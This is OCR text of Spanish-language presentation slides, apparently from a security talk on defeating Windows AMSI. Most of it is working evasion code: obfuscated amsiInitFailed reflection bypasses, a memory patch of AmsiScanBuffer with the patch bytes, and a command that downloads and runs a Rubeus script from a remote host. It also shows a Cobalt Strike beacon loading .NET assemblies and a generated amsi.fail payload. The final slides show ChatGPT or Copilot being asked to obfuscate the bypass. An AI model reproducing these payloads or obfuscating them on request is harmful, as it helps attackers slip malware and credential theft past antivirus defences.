PS C:\Users\6luis> Get-MpThreatDetection | sort $_.InitialDetectionTime | select -First 1


ActionSuccess                   : True
AdditionalActionsBitMask        : 0
AMProductVersion                : 4.18.24090.11
CleaningActionID                : 2
CurrentThreatExecutionStatusID  : 1
DetectionID                     : {02C88F25-1C68-4757-9F8E-B89782CE69FD}
DetectionSourceTypeID           : 10
DomainUser                      : LAPTOP-E90DRQVU\6luis
InitialDetectionTime            : 13/11/2024 22:39:16
LastThreatStatusChangeTime      : 13/11/2024 22:39:47
ProcessName                     : C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
RemediationTime                 : 13/11/2024 22:39:47
Resources                       : {amsi:_\Device\HarddiskVolume3\Windows\System32\WindowsPo
ThreatID                        : 2147728399
ThreatStatusErrorCode           : 0
ThreatStatusID                  : 3
PSComputerName                  :
```

Antimalware Scan Interface (AMSI)

```
PS C:\Users\6luis> Get-MpThreatDetection | sort $_.InitialDetectionTime | select -First 1


ActionSuccess                   : True
AdditionalActionsBitMask        : 0
AMProductVersion                : 4.18.24090.11
CleaningActionID                : 2
CurrentThreatExecutionStatusID  : 1
DetectionID                     : {02C88F25-1C68-4757-9F8E-B89782CE69FD}
DetectionSourceTypeID           : 10
DomainUser                      : LAPTOP-E90DRQVU\6luis
InitialDetectionTime            : 13/11/2024 22:39:16
LastThreatStatusChangeTime      : 13/11/2024 22:39:47
ProcessName                     : C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
RemediationTime                 : 13/11/2024 22:39:47
Resources                       : {amsi:_\Device\HarddiskVolume3\Windows\System32\WindowsPo
ThreatID                        : 2147728399
ThreatStatusErrorCode           : 0
ThreatStatusID                  : 3
PSComputerName                  :
```


Antimalware Scan Interface (AMSI)






```
PS C:\Users\Public> tasklist /m amsi.dll

Image Name                     PID Modules
========================= ======== ============
OpenVPNConnect.exe           15968 amsi.dll
POWERPNT.EXE                 15760 amsi.dll
PredatorSense.exe             9628 amsi.dll
AppMonitorPlugIn.exe         15672 amsi.dll
WINWORD.EXE                  21120 amsi.dll
VirtualBox.exe               14432 amsi.dll
VBoxSVC.exe                  25632 amsi.dll
Screenpresso.exe             33060 amsi.dll
powershell.exe                3792 amsi.dll
tasklist.exe                 21884 amsi.dll
```

Antimalware Scan Interface (AMSI)




Amsi Init Failed

Permitir todo

Bloquear todo

Amsi Init Failed



Amsi Init Failed – Comando Detectado

```
PS C:\Users\Public> [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed',
tic').SetValue($null,$true)
At line:1 char:1
+ [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetF ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\Public>
```

En Base a Firmas

```
PS C:\Users\Public> [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed',
tic').SetValue($null,$true)
```

Comando Ofuscado

```
PS C:\Users\Public> $A="549286877280174868816874728072818717368887828068877682 8"
PS C:\Users\Public> $B="117368086765687767986688086764481768741687679727 1"
PS C:\Users\Public> [Ref].Assembly.GetType([string](0..37|%{[char][int](29+($A+$B).substring(($_*2),2))})-
).GetField([string](38..51|%{[char][int](29+($A+$B).substring(($_*2),2))})-replace " ",'NonPublic,Static')
"(          ${n`ULl},${t`RuE} )
```

Es Lo Mismo Pero No Es Igual

Es Lo Mismo, Pero No Es Igual

```
PS C:\Users\Public> [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed',
tic').SetValue($null,$true)
At line:1 char:1
```

```
PS C:\Users\Public> $A="549286877280174868816874728072818717368887828068877682 8"
PS C:\Users\Public> $B="1173680867656877679866880867644817687416876797271"
PS C:\Users\Public> [Ref].Assembly.GetType([string](0..37|%{[char][int](29+($A+$B).substring(($_*2),2))})-
).GetField([string](38..51|%{[char][int](29+($A+$B).substring(($_*2),2))})-replace " ",'NonPublic,Static')
"(          ${n`ULl},${t`RuE} )
```

Bypass - Split

```
PS C:\Users\Public\test\charla>
PS C:\Users\Public\test\charla> $char1 = "s"
PS C:\Users\Public\test\charla> $char2 = "y"
PS C:\Users\Public\test\charla> $char3 = "s"
PS C:\Users\Public\test\charla> $char4 = "t"
PS C:\Users\Public\test\charla> $char5 = "e"
PS C:\Users\Public\test\charla> $char6 = "m"
PS C:\Users\Public\test\charla> $char7 = "."
PS C:\Users\Public\test\charla> $char8 = "m"
PS C:\Users\Public\test\charla> $char9 = "a"
PS C:\Users\Public\test\charla> $char10 = "n"
PS C:\Users\Public\test\charla> $char11 = "a"
PS C:\Users\Public\test\charla> $char12 = "g"
PS C:\Users\Public\test\charla> $char13 = "e"
PS C:\Users\Public\test\charla> $char14 = "m"
PS C:\Users\Public\test\charla> $char15 = "e"
PS C:\Users\Public\test\charla> $char16 = "n"
PS C:\Users\Public\test\charla> $char17 = "t"
PS C:\Users\Public\test\charla> $pwnd = $char1 + $char2 + $char3 + $char4 + $char5
13 + $char14 + $char15 + $char16 + $char17
PS C:\Users\Public\test\charla>
PS C:\Users\Public\test\charla> echo $pwnd
system.management
PS C:\Users\Public\test\charla>
```

https://github.com/dr0pc/ArgSplitPS

Bypass – Base64

```
PS C:\Users\Public\test\charla>
PS C:\Users\Public\test\charla> [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("Tm9uUHVibGljLCBzdGF0aWM="))
NonPublic, static
PS C:\Users\Public\test\charla>
```

[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("BASE64"))

Bypass – AMSI Init Fail ☺


```
PS C:\Users\Public>
PS C:\Users\Public> $A="549286877280174868816874728072818717368887828068877682 8"
PS C:\Users\Public> $B="1173680867656877679866880867644817687416876797271"
PS C:\Users\Public> [Ref].Assembly.GetType([string](0..37|%{[char][int](29+($A+$B).s
).GetField([string](38..51|%{[char][int](29+($A+$B).substring(($_*2),2))})-replace "
"(          ${n`ULl},${t`RuE} )
PS C:\Users\Public>
PS C:\Users\Public>
PS C:\Users\Public> $f.GetValue($null)
True
PS C:\Users\Public>
```

Bypass – AMSI Init Fail ☺

```
PS C:\Users\6luis> $A="549286877280174868816874728072818717368887828068877682 8"
PS C:\Users\6luis> $B="1173680867656877679866880867644817687416876797271"
PS C:\Users\6luis> [Ref].Assembly.GetType([string](0..37|%{[char][int](29+($A+$B).substring(($_*2),2))})-rep
](29+($A+$B).substring(($_*2),2))})-replace " ",'NonPublic,Static'."sE`T`VaLUE"(          ${n`ULl},${t`RuE}
PS C:\Users\6luis>
PS C:\Users\6luis>
PS C:\Users\6luis> iex (iwr -Uri http://192.168.1.104:8000/rubeus.ps1 -UseBasicParsing)
PS C:\Users\6luis>
PS C:\Users\6luis>
```

Bypass – AMSI Init Fail ☺

```
PS C:\Users\6luis> $A
PS C:\Users\6luis> $B
PS C:\Users\6luis> [R
](29+($A+$B).substrin
PS C:\Users\6luis>
PS C:\Users\6luis>
PS C:\Users\6luis> ie
PS C:\Users\6luis>
PS C:\Users\6luis>
```




```
).substring(($_*2),2))})-rep
${n`ULl},${t`RuE}
arsing)
```

Error en el Ensamblado

```
PS C:\Users\6luis>
PS C:\Users\6luis> Invoke-Rubios -Command "help"
Exception calling "Load" with "1" argument(s): "Could r                    es
Version=0.0.0.0, Culture=neutral, PublicKeyToken=null'                     pt
At line:17 char:5
+     $RAS = [System.Reflection.Assembly]::Load($byteOu
+     ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [], Met
    + FullyQualifiedErrorId : BadImageFormatException

Unable to find type [DreiKopfHund.Program].
At line:22 char:5
+     [DreiKopfHund.Program]::Main($Command.Split(" "))
+     ~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (DreiKopfHund.Program:TypeName) [], RuntimeExc
    + FullyQualifiedErrorId : TypeNotFound
```

Error en el Ensamblado

```
PS C:\Users\6luis>
PS C:\Users\6luis> Invoke-Rubios -Command "help"
Exception calling "Load" with "1" argument(s): "Could not load file or assembly '463872 bytes
Version=0.0.0.0, Culture=neutral, PublicKeyToken=null' or one of its dependencies. An attempt
At line:17 char:5
+     $RAS = [System.Reflection.Assembly]::Load($byteOutArray)
+     ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
    + FullyQualifiedErrorId : BadImageFormatException

Unable to find type [DreiKopfHund.Program].
At line:22 char:5
+     [DreiKopfHund.Program]::Main($Command.Split(" "))
+     ~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (DreiKopfHund.Program:TypeName) [], RuntimeExc
    + FullyQualifiedErrorId : TypeNotFound
```

Bypass .NET :3

```
PS C:\Users\Public>
PS C:\Users\Public> Add-Type $gP7mR
PS C:\Users\Public> $L7w3Q = [System.Guid]::NewGuid().ToString()
PS C:\Users\Public> $N3h2M = Get-Random -Minimum 1000 -Maximum 9999
PS C:\Users\Public> $W9e8F = [System.DateTime]::Now.AddMinutes((Get-Random -Minimum -1
PS C:\Users\Public> $Q2r4B = [gP7mR]::LoadLibrary("$([System.Net.WebUtility]::HtmlDeco
&#100;&#108;&#108;'))")
PS C:\Users\Public> $Z1x6V = [System.Convert]::ToBase64String((1..8 | ForEach-Object {
aximum 256) }))
PS C:\Users\Public> $U8p7K = [System.Guid]::NewGuid().ToString()
PS C:\Users\Public> $D4y5N = [gP7mR]::GetProcAddress($Q2r4B,"$([System.Net.WebUtility]
#105;&#83;&#99;&#97;&#110;&#66;&#117;&#102;&#102;&#101;&#114;'))")
PS C:\Users\Public> $K2b1M = 0
PS C:\Users\Public> [gP7mR]::VirtualProtect($D4y5N, [uint32]5, 0x40, [ref]$K2b1M)
True
PS C:\Users\Public> $X9r2D = "0x$([System.BitConverter]::ToString((1..1 | ForEach-Objec
0 -Maximum 256) }))"
PS C:\Users\Public> $B5t8S = [System.IO.Path]::GetTempPath() + [System.Guid]::NewGuid()
PS C:\Users\Public>
PS C:\Users\Public> $L0h1Q = "0xB8"
PS C:\Users\Public> $P3m5N = "0x57"
PS C:\Users\Public> $V4y7T = "0x00"
PS C:\Users\Public> $W6k9R = "0x07"
PS C:\Users\Public> $R2f3H = "0x80"
PS C:\Users\Public> $Q1p4X = "0xC3"
PS C:\Users\Public> $K9l8F = [Byte[]] ($L0h1Q,$P3m5N,$V4y7T,$W6k9R,+$R2f3H,+$Q1p4X)
```

Bypass .NET :3

```
PS C:\Users\6luis> Invoke-Rubios -Command "help"


  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v2.3.1


 Ticket requests and renewals:

    Retrieve a TGT based on a user password/hash, o
pecific LUID:
        DreiKopfHund.exe asktgt /user:USER </passwo
s128:HASH | /aes256:HASH> [/domain:DOMAIN] [/dc:DOM
pac] [/oldsam] [/proxyurl:https://KDC_PROXY/kdcprox
```


Bypass .NET :3

```
beacon> inlineExecute-Assembly --dotnetassembly /root/Desktop/Seatbelt.exe --assemblyargs LastShutdown --amsi
[*] Running inlineExecute-Assembly by (@anthemtotheego)
[+] host called home, sent: 559093 bytes
[+] received output:

                        %&&@@&&
                        &&&&&&&&%%,                    #&&@@@@@@%%%%%%%%%%%%%%%%%%%%%%%%%%
                        &%&   %&%%                     &////(((&%%%%%%%%%%%%%%%%%%%%%%%%//////((((((%%%%%%%%%%%%%%%%%%%
```

Bypass .NET :3

```
beacon> inlineExecute-Assembly --dotnetassembly /root/Desktop/Seatbelt.exe --assemblyargs LastShutdown --amsi
[*] Running inlineExecute-Assembly by (@anthemtotheego)
[+] host called home, sent: 559093 bytes
[+] received output:

                        %&&@@@&&
                        &&&&&&&&%%%,                       #&&@@@@
                        &%&   %&%%                         &////(((
%%%
```

Migrar Binario .NET a Powershell



Payloads - https://amsi.fail/

https://amsi.fail

AMSI.fail

What is AMSI.fail?

AMSI.fail generates obfuscated PowerShell snippets that break or disable AMSI for the current pro
randomly selected from a small pool of techniques/variations before being obfuscated. Every snip
runtime/request so that no generated output share the same signatures.


```
#Matt Graebers Reflection method
$Ls50qzDDv8=$null;$CFo="System.$([ChAr]([Byte]0x4d)+[chAR](97*59/59)+[chAr](110*65/65)+[CH
([BYTE]0x67)+[CHar]([byTe]0x65)+[cHAr]([BytE]0x6d)+[ChAr](101+5-5)+[ChAR](110+66-66)+[cHaR
$(('Äútômà'+'tíón').NOrMalize([Char]([bYTe]0x46)+[ChAR](111+97-97)+[chAR]([byTe]0x72)+[Cha
replace [cHAR](92)+[CHaR](112*11/11)+[CHAR](123+24-24)+[CHAR]([ByTE]0x4d)+[chaR]([BYTe]0x6
$(('ÄmsìÛt'+'íls').NOrMAliZE([CHaR](70*59/59)+[cHAR](26+85)+[CHaR]([ByTe]0x72)+[cHAR](109)
replace [ChAR](92*29/29)+[CHAR]([Byte]0x70)+[cHaR](123)+[char](77)+[CHar]([BYte]0x6e)+[cHA
$ctbugepmcnlfcfymlozoawbodhdddd="+('s'+'j'+'l'+'t').norMaLizE([CHAr](70)+[ChaR]([bYTe]0x6f)
(109*87/87)+[ChaR](68+41-41)) -replace [chAR](92)+[ChaR](112)+[cHar](123)+[cHAr](77+43-43)
(66+59)";[Threading.Thread]::Sleep(1563);
```

Generate

IA


ChatGPT

Copilot



IA

- Uso de Caracteres ASCII
- Concatenación Dinámica
- Uso de Variables Intermedias
- Codificación en Base64
- Reemplazo de Texto
- Construcción Dinámica de Comandos
- Usando el Método Format para Cadenas
- Reemplazo de Caracteres con Expresiones
- Construcción de Cadenas con ForEach-Object



IA

puedes ofuscarme este codigo

```
SeT-Item ( 'V'+'aR' + 'IA' + ('blE:1'+'q2') + ('uZ'+'x') ) ( [TYpE]( "{1}{0}"-F'F','rE' ) ) ; ( Get-varIABLE ( ('1Q'+'2U') +'zX' ) -VaL )."AssEmbly"."GETTYPe"(( "{6}{3}{1}{4}{2}{0}{5}" -f('Uti'+'l'),'A',('Am'+'si'),('.Man'+'age'+'men'+'t.'),('u'+'to'+'mation.'),'s',('Syst'+'em') ) )."getfiElD"( ( "{0}{2}{1}" -f('a'+'msi'),'d',('I'+'nitF'+'aile') ),( "{2}{4}{0}{1}{3}" -f ('S'+'tat'),'i',('Non'+'Publ'+'i'),'c','c,' ))."sETVaLUE"(  ${nULl}, ${tRuE} )
```

Claro, aquí tienes el código ofuscado:

powershell Copy code

```
